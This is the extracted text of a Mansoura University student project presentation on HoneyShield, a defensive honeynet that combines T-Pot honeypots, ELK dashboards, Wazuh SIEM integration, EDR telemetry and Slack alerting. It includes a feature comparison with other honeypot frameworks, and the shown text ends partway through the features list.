




HoneyShield

SIEM-Integrated HoneyNet for Threat Detection and Analysis

Faculty of Computers and Information — Mansoura University
Information Technology Department | 2025-2026

Supervised by Dr. Heba Kandil & Eng. Karam Mohamed

Outlines



Introduction

Introduction

Cybersecurity

protects data and keeps it safe. Today, attacks are too complex and happen in multiple stages, so traditional defenses fail to detect or connect them.



Introduction

HoneyShield

is an active defense framework that uses honeypots and central analytics to trick attackers. Instead of just waiting to react, it lures threats into decoy systems to safely monitor and analyze them without risking real assets.






PROBLEM DEFINITION



Problem Definition



Motivation



Motivation




Shifting
the defensive
posture from
reactive blocking to
proactive deception.




Capturing
high-fidelity threat
intelligence with
an extremely low
false-positive rate.



Centralizing
distributed
honeypot
orchestration and
logging into a single
framework.




Correlating
deception-driven
data with real
network events via a
SIEM system.



Transforming
raw threat
interactions into
actionable security
controls and
insights.

Objectives

Objectives



Related Work



Related Work

Features & Criteria	MHN Framework	Dejavu Framework	Standard T-Pot	HoneyShield (Ours)
Multi-Honeypot Support	✓	✓	✓	✓
Centralized Architecture	✗	✗	✓	✓
Native Dashboard (ELK)	✗	✗	✓	✓
External SIEM Integration	✗	✗	✗	✓
Host Telemetry (EDR)	✗	✗	✗	✓
Real-Time Cross Correlation	✗	✗	✗	✓
Instant Alerting (Slack)	✗	✗	✗	✓
AI-Powerd Analytics	✗	✗	✗	✓

Competitive Advantage

01

External SIEM Integration

02

Instant Alerting (Slack)

03

Host Telemetry (EDR)

04

Real-time Cross Correlation

05

AI-Powered Analytics / Integration

Main Features

Main Features

01

Deceptive Architecture

Trapping network attackers using distributed T-Pot honeypots.

02

Centralized ELK Analytics

Aggregating and structuring security logs into one dashboard.

03

Real-Time SIEM Integration

Centralizing global threat monitoring using the Wazuh manager.

04

Host Behavioral Telemetry

Tracing host activities and system anomalies through EDR.

Main Features

05

Automated Slack Alerting

Sending instant attack alerts via automated Slack webhooks.

06

Robust Network Segmentation

Isolating honeypots safely using the FortiGate firewall rules.

07

